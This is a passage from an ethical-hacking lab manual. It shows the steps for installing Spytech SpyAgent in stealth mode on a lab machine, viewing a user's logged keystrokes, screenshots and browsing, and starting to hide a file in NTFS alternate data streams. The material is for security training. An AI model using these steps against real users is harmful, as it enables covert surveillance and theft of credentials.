


Figure 3.2.14: Configuration section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.




Figure 3.2.15: Extras section

24. In the **Confirm Settings** section, click **Next** to continue.
25. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.
26. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue...**.



Figure 3.2.16: Main window of SpyAgent

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Start Monitoring

27. If a **Getting Started** dialog box appears, click **No**.
28. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.



Figure 3.2.17: Start monitoring

29. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 19** and click **OK**.

Note: Here, the password is **test@123**.




Figure 3.2.18: Entering the password

30. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.19: Stealth Mode Notice

31. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue...**.



Figure 3.2.20: Start monitoring

32. Remove the **Spytech SpyAgent** folder from **Desktop**.
33. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

TASK 2.5

Perform User Activities

34. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason and qwerty**.

Note: Here, we are running the target machine as a legitimate user.

35. Open the **Internet Explorer** web browser and browse any website.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

36. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon (), and click **Sign out**. You will be signed out from Jason's account.




Figure 3.2.21: Sign out

37. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 1 - 4** to launch **Remote Desktop Connection**.

38. Close the **Server Manager** window.

Note: If a SpyAgent trial version pop-up appears, click **continue...**.

39. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.

40. The **Enter Access Password** pop-up appears; enter the password from **Step 19** and click **OK**.

Note: Here, the password is **test@123**.




Figure 3.2.22: Entering the password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.6

Monitor User Activities

41. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.



Figure 3.2.23: Selecting View Keystrokes Log

42. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.




Figure 3.2.24: Resulted keystrokes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.




Figure 3.2.25: Screenshot Viewer

44. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.




Figure 3.2.26: Selecting View Websites Logged

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

45. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.




Figure 3.2.27: Selecting View Websites Logged

You can also use other spyware tools such as **ACTIVTrak** (https://activtrak.com), **Veriato Cerebral** (https://www.veriato.com), **NetVizor** (https://www.netvizor.net), and **SoftActivity Monitor** (https://www.softactivity.com) to perform system monitoring and surveillance on the target system.

46. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, and **Events Timeline**, **Files & Documents**, **Computer Usage**.
47. Once you have finished, close all open windows; close **Remote Desktop Connection**.
48. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
49. Close all open windows and document all the acquired information.
50. Turn off the **Windows 10** and **Windows Server 2016** virtual machines.

TASK 3 Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.

TASK 3.1

Check File System Format

1. On the **Windows Server 2019** virtual machine, ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.




Figure 3.3.1: Checking the format of Windows Server 2019

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.




Figure 3.3.2: Windows Server 2019 C: drive properties

TASK 3.2

Hide Data using NTFS Streams

3. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.
4. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.




Figure 3.3.3: Copied calc.exe file to c:\magic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **Type here to search** icon ( ) from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
6. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.




Figure 3.3.4: Navigating to C:\magic

7. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.




Figure 3.3.5: Changing directory to c:\magic and creating readme.txt notepad file

8. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.




Figure 3.3.6: Creating readme.txt notepad file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).




Figure 3.3.7: Type Hello world !! in readme.txt notepad file

10. Click **File**, and then **Save** to save the file.
11. Close the **readme.txt** notepad file.

